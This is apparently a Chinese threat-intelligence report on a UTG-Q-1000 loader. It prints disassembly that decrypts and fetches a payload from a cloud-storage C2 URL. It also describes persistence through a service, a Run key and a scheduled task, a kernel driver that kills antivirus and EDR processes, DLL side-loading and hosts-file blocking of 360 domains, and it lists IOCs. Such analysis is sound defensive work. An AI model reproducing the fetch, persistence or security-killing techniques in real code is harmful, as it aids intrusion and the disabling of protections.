C68424 260A0000 2F	mov byte ptr ss:[rsp+A26],2F	2F: '/'	
C68424 270A0000 2F	mov byte ptr ss:[rsp+A27],2F	2F: '/'	
C68424 280A0000 00	mov byte ptr ss:[rsp+A28],0		
48:8D8424 290A0000	lea rax,qword ptr ss:[rsp+A29]		
48:8BF8	mov rdi,rax		
33C0	xor eax,eax		
B9 F7010000	mov ecx,1F7		
F3:AA	rep stosb		
C68424 60030000 2E	mov byte ptr ss:[rsp+360],2E	2E: '.'	
C68424 61030000 66	mov byte ptr ss:[rsp+361],66	66: 'f'	
C68424 62030000 6A	mov byte ptr ss:[rsp+362],6A	6A: 'j'	
C68424 63030000 6A	mov byte ptr ss:[rsp+363],6A	6A: 'j'	
C68424 64030000 2D	mov byte ptr ss:[rsp+364],2D	2D: '-'	
C68424 65030000 74	mov byte ptr ss:[rsp+365],74	74: 't'	
C68424 66030000 65	mov byte ptr ss:[rsp+366],65	65: 'e'	
C68424 67030000 2D	mov byte ptr ss:[rsp+367],2D	2D: '-'	
C68424 68030000 73	mov byte ptr ss:[rsp+368],73	73: 's'	
C68424 69030000 76	mov byte ptr ss:[rsp+369],76	76: 'v'	
C68424 6A030000 7A	mov byte ptr ss:[rsp+36A],7A	7A: 'z'	
C68424 6B030000 61	mov byte ptr ss:[rsp+36B],61	61: 'a'	
C68424 6C030000 7A	mov byte ptr ss:[rsp+36C],7A	7A: 'z'	
C68424 6D030000 65	mov byte ptr ss:[rsp+36D],65	65: 'e'	
C68424 6E030000 78	mov byte ptr ss:[rsp+36E],78	78: 'x'	
C68424 6F030000 2E	mov byte ptr ss:[rsp+36F],2E	2E: '.'	
C68424 70030000 72	mov byte ptr ss:[rsp+370],72	72: 'r'	
C68424 71030000 63	mov byte ptr ss:[rsp+371],63	63: 'c'	
C68424 72030000 7A	mov byte ptr ss:[rsp+372],7A	7A: 'z'	
C68424 73030000 70	mov byte ptr ss:[rsp+373],70	70: 'p'	
C68424 74030000 6C	mov byte ptr ss:[rsp+374],6C	6C: 'l'	
C68424 75030000 65	mov byte ptr ss:[rsp+375],65	65: 'e'	
C68424 76030000 74	mov byte ptr ss:[rsp+376],74	74: 't'	
C68424 77030000 6A	mov byte ptr ss:[rsp+377],6A	6A: 'j'	
C68424 78030000 2E	mov byte ptr ss:[rsp+378],2E	2E: '.'	
C68424 79030000 74	mov byte ptr ss:[rsp+379],74	74: 't'	
C68424 7A030000 66	mov byte ptr ss:[rsp+37A],66	66: 'f'	
C68424 7B030000 64	mov byte ptr ss:[rsp+37B],64	64: 'd'	
C68424 7C030000 2F	mov byte ptr ss:[rsp+37C],2F	2F: '/'	
C68424 7D030000 00	mov byte ptr ss:[rsp+37D],0		

从样本二进制中提取的外部数据片段与内部预置的加密字段进行拼接重组后，成功还原出完整的加密C2信息。

48:8D9424 200A0000	lea rdx,qword ptr ss:[rsp+A20]	
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	
E8 21C3FFFF	call 43DCC5	
E8 3CD9FFFF	call 43F2E5	
48:8BD0	mov rdx,rax	
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	rdx:"ykkgj://ex6y3b.fjj-te-svzazex.rczpletj.tfd/",
E8 BCC3FFFF	call 43DD75	
48:8D9424 60030000	lea rdx,qword ptr ss:[rsp+360]	
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	
E8 A7C3FFFF	call 43DD75	
41:B8 04010000	mov r8d,104	
48:8D9424 F0060000	lea rdx,qword ptr ss:[rsp+6F0]	
48:8D8C24 300D0000	lea rcx,qword ptr ss:[rsp+D30]	
E8 DCC2FFFF	call 43DCC5	
48:8D9424 50130000	lea rdx,qword ptr ss:[rsp+1350]	
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	
E8 77C3FFFF	call 43DD75	
BA 11000000	mov edx,11	edx:"https://ng6h3k.oss-cn-beijing.aliyuncs.com/tad"
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	
E8 15C0FFFF	call 43DA25	
4C:8D8424 84010000	lea r8,qword ptr ss:[rsp+184]	
48:8D5424 50	lea rdx,qword ptr ss:[rsp+50]	

通过43da25函数对加密URL进行解密，解密后完整C2信息如下所示。

E8 DCC2FFFF	call 43DCC5	
48:8D9424 50130000	lea rdx,qword ptr ss:[rsp+1350]	
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	
E8 77C3FFFF	call 43DD75	
BA 11000000	mov edx,11	edx:"https://ng6h3k.oss-cn-beijing.aliyuncs.com/tad"
48:8D8C24 F0060000	lea rcx,qword ptr ss:[rsp+6F0]	
E8 15C0FFFF	call 43DA25	
4C:8D8424 84010000	lea r8,qword ptr ss:[rsp+184]	
48:8D5424 50	lea rdx,qword ptr ss:[rsp+50]	

经比对分析，EXE类型样本与前述MSI样本最终释放的Payload完全一致，执行后发起以下网络请求行为：

45:33C0	xor r8d,r8d	
8A 01000000	mov edx,1	
48:8D0D 99B2FFFF	lea rcx,qword ptr ds:[439885]	0000000000439885:"3M"
FF9424 28010000	call qword ptr ss:[rsp+128]	[rsp+128]:InternetOpenA
48:898424 08010000	mov qword ptr ss:[rsp+108],rax	rax:HeapFree
48:838C24 08010000 00	cmp qword ptr ss:[rsp+108],0	
0F84 11020000	je 43E818	
48:C74424 28 00000000	mov qword ptr ss:[rsp+28],0	
C74424 20 00000084	mov dword ptr ss:[rsp+20],84000000	
45:33C9	xor r9d,r9d	
45:33C0	xor r8d,r8d	
48:8B9424 70110000	mov rdx,qword ptr ss:[rsp+1170]	[rsp+1170]:https://ng6h3k.oss-cn-beijing.aliyuncs.com/tad"
48:8B8C24 08010000	mov rcx,qword ptr ss:[rsp+108]	
FF9424 30010000	call qword ptr ss:[rsp+130]	[rsp+130]:InternetOpenUrlA
48:898424 00010000	mov qword ptr ss:[rsp+100],rax	rax:HeapFree
48:838C24 00010000 00	cmp qword ptr ss:[rsp+100],0	
0F84 BC010000	je 43E808	
C74424 34 00000000	mov dword ptr ss:[rsp+34],0	
C74424 30 00000000	mov dword ptr ss:[rsp+30],0	
48:C78424 E8000000 00	mov qword ptr ss:[rsp+E8],0	
C78424 E4000000 0000	mov dword ptr ss:[rsp+E4],0	
4C:8D4C24 30	lea r9,qword ptr ss:[rsp+30]	
41:B8 00100000	mov r8d,1000	
48:8D9424 60010000	lea rdx,qword ptr ss:[rsp+160]	
48:8B8C24 00010000	mov rcx,qword ptr ss:[rsp+100]	
FF9424 38010000	call qword ptr ss:[rsp+138]	[rsp+138]:InternetReadFile
8570	ret	

Payload

样本执行后在系统中创建了名为TCLService的Windows服务，实现持久化驻留。

HKLM\System\CurrentControlSet\Services					2026/7/8 16:52
☒	BthA2dp	Microsoft Bluetooth A2dp driver: Blue...	(Not verified) Microsoft Corporation	c:\windows\system32\drivers\bthA2dp.sys	2033/11/17 6:59
☒	BthHfEnum	Microsoft Bluetooth 免提配置文件...	(Not verified) Microsoft Corporation	c:\windows\system32\drivers\bthhenum.sys	1910/6/6 21:31
☒	iaLPSSi_GPIO	Intel(R) 串行 IO GPIO 主机控制器...	(Verified) Intel Corporation - Client Co...	c:\windows\system32\drivers\ialpssi_gpio.sys	2015/2/2 17:00
☒	TCLService	TCLService:	(Verified) Adice	c:\windows\temp\ranchserv.jpg	2016/1/16 4:17

样本在注册表HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run创建自启动项用于开机自动执行，是最常见的自启动方式之一。

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run					2026/7/9 10:22
☒	Alibaba SecurityHealth	Philips Speech Driver Client Configur...	(Verified) Speech Processing Solution...	c:\program files (x86)\bnard\sbepse...	2024/5/16 15:38
☒	Tencent SecurityHealth		(Verified) Tencent Technology (Shen...	c:\users\public\0kz2m\hkrom.exe	2021/8/13 10:59

样本在系统中创建计划任务，具体配置如下图所示。相比注册表Run键的单一触发机制，计划任务可灵活设定触发频率、运行时间窗口及重试策略。


Task Scheduler					
☒	428VJ	(Verified) Tencent Technology (Shen...	c:\users\public\0kz2m\hkrom.exe	2021/8/13 10:59	
☒	\GoogleSystem\Google...	Google Updater (x64)	(Verified) Google LLC	c:\program files (x86)\google\google...	2026/6/24 11:03
☒	\Microsoft\Windows\Ap...	Microsoft Compatibility Telemetry	(Verified) Microsoft Corporation	c:\windows\system32\compattelrunn...	1916/7/20 9:51
☒	\Microsoft\Windows\Ap...	Microsoft Compatibility Telemetry	(Verified) Microsoft Corporation	c:\windows\system32\compattelrunn...	1916/7/20 9:51
☒	\Microsoft\Windows\Ap...	Microsoft Compatibility Telemetry	(Verified) Microsoft Corporation	c:\windows\system32\compattelrunn...	1916/7/20 9:51
☒	\Microsoft\Windows\Ap...	Microsoft Compatibility Telemetry	(Verified) Microsoft Corporation	c:\windows\system32\compattelrunn...	1916/7/20 9:51
☒	\Microsoft\Windows\Ap...	Microsoft Compatibility Telemetry	(Verified) Microsoft Corporation	c:\windows\system32\compattelrunn...	1916/7/20 9:51
☒	\Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Not Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	1953/9/10 14:19
☒	\Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Not Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	1953/9/10 14:19
☒	\Microsoft\Windows\Wi...	Microsoft Malware Protection Comma...	(Not Verified) Microsoft Corporation	c:\programdata\microsoft\windows d...	1953/9/10 14:19
☒	\MicrosoftEdgeUpdateT...	Microsoft Edge Update	(Verified) Microsoft Corporation	c:\program files (x86)\microsoft\edge...	2026/4/25 11:08
☒	\MicrosoftEdgeUpdateT...	Microsoft Edge Update	(Verified) Microsoft Corporation	c:\program files (x86)\microsoft\edge...	2026/4/25 11:08
☒	\MicrosoftEdgeUpdateT...	Philips Speech Driver Client Configur...	(Verified) Speech Processing Solution...	c:\program files (x86)\bnard\sbepse...	2024/5/16 15:38
☒	\MicrosoftEdgeUpdateT...	Philips Speech Driver Client Configur...	(Verified) Speech Processing Solution...	c:\program files (x86)\bnard\sbepse...	2024/5/16 15:38
☒	\nocapwatchdog			c:\program files\nocao\checkstatus...	2022/11/23 3:25

经进程监控工具最终捕获，样本执行后发起的C2回连地址信息如下图所示：

Loader.exe (5552)	DESKTOP-B5CH...	50314	47.243.224.111	7090	TCP	Establis...
Loader.exe (5552)	DESKTOP-B5CH...	50329	8.210.32.229	28290	TCP	SYN sent

ranchserv.jpg

经深入分析，该文件实为内核驱动文件格式为.sys，核心功能为根据进程ID强制终止目标进程。驱动运行于系统内核层，拥有最高执行权限，可绕过用户态安全产品的进程保护机制，强制终结杀软、EDR等防护进程




bNaRDL


最终落地攻击载荷采用"白加黑"（DLL侧加载/劫持）利用形式，以合法签名程序（白文件）作为加载宿主，其侧加载的黑DLL文件经加密保护处理，运行时解密后释放前述内核驱动文件。




并为此创建名为TCLService的服务。




样本通过命令行以参数传递形式创建计划任务，通常调用schtasks/Create指令，将任务名称、触发条件、执行路径等配置项以命令行参数形式一次性传入。



完整命令行参数形式如下所示。



此外，样本对主机hosts文件（C:\\Windows\\System32\\drivers\\etc\\hosts）进行了篡改，新增内容如下图所示：



```
hosts - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
#
# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# ::1 localhost
127.0.0.1 weishi.360.cn
127.0.0.1 www.360.cn
127.0.0.1 sd.360.cn
```

IOCs

域名：

jun616.oss-cn-beijing.aliyuncs.com

q706nw.oss-cn-beijing.aliyuncs.com

z6ywy4.oss-cn-beijing.aliyuncs.com

new629.oss-cn-beijing.aliyuncs.com

f6h6ue.oss-cn-beijing.aliyuncs.com

IP：

8.210.32.229:28290

47.243.224.111:7090

样本Hash：

01bfa663d321380b96df6c9db0d1565c

1b2283d43d38a5e8ab74756138184944
21a711ef701d15f4c03d9de2f763e61b
3b033f53bea722feb04b95c003a90f31
4ffa4766e50d5f0b79840ee3a2200894
5856b8cc29112c1e754e830ed5d7a55e
65306d40e9da7a0720a45b06d25e11f2
68714f4aae6c6cc024cfcd983bc115f3
767f10a28be50b095f7c2d6c7f2e5008
79bad2ec3f6c6f1d22dd83cdb705a903
7c78cd36b7dbcb2d7aec1afb683e5ce7
9082e7cb5cafdeac18daad8dd666fce9
9787ae2cded5b1af8b887b5cbf363a13
a8ad56d9cf08ef1ccaa58ac8444b1326
aa16438dfe28597f7de2d90fa41f67ca
b6ac8ec1434d06bb9e8a98cd8c7a363c
bf8a664a8b927857932e17b662b7deaa
c6f09eed8e7d76a3fb370ea5b0a61fd0
cf3b07918ea205e44b6a021c798b50fe
e4dd9e2c6f6c74ac43348d526721eca6
e5499a28e3bbb4dd4211c2df113dba64
e5e6acbf33c905beb20152f04d12e167
eca1fa07a70e52e2f0d404fa9052a0d3
f284ec241966aa34819fb55d8cfa7e81

总结

除Zinst系列外，还监测到以“裁员名单及补偿方案”“违规人员名单”等主题的投递样本，经溯源归因，均出自UTG-Q-1000黑产团伙。

该团伙以社会工程学为核心驱动，擅长围绕社会热点事件（如企业裁员、违规通报等）构造高迷惑性的投递主题，诱导目标用户点击执行恶意文件，实现初始突破。

因此各环节人员的安全意识成为防御体系的关键变量。建议加强全员安全意识培训，明确要求：不随意点击来路不明的链接或附件，不打开未知来源的可执行文件。如发现可疑文件，可通过奇安信云沙箱（<https://sandbox.ti.qianxin.com/sandbox/page>）上传进行自动化恶意行为分析，以提前识别风险、阻断投递链。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

声明：本文来自奇安信威胁情报中心，版权归作者所有。文章内容仅代表作者独立观点，不代表安全内参立场，转载目的在于传递更多信息。如有侵权，请联系 anquanneican@163.com。

[病毒木马](#)

相关资讯

- [国家计算机病毒应急处理中心：关于仿冒教育培训类APP的手机木马病毒的预警报告](#)

[教育科研 国家计算机病毒应急处理中心](#) 2026-07-10

[该恶意APP为金融盗窃类手机木马病毒的新变种，具有拦截用户短信、窃取通讯录、窃取手机密码、开启摄像头、录屏、录音等侵犯公民个人信息的恶意功能，并进一步通过短信和社...](#)

- [Operation Phnom Penh：银狐Ghost分发商针对特定目标投递MODBEACON特马](#)

[病毒木马 奇安信威胁情报中心](#) 2026-07-06

[2026年6月中旬，奇安信威胁情报中心红雨滴团队的私有情报AI生产流程检测到一伙ghost分发商在特定目标下发一款由Rust编写、高度模块化的特种木马；基于其特殊字符...](#)

- [工信部：关于防范Remcos恶意软件新变种的风险提示](#)

[病毒木马 网络安全威胁和漏洞信息共享平台](#) 2026-06-30

[一种Remcos新型变种正在活跃传播，其利用DonutLoader内存加载技术进行投放。](#)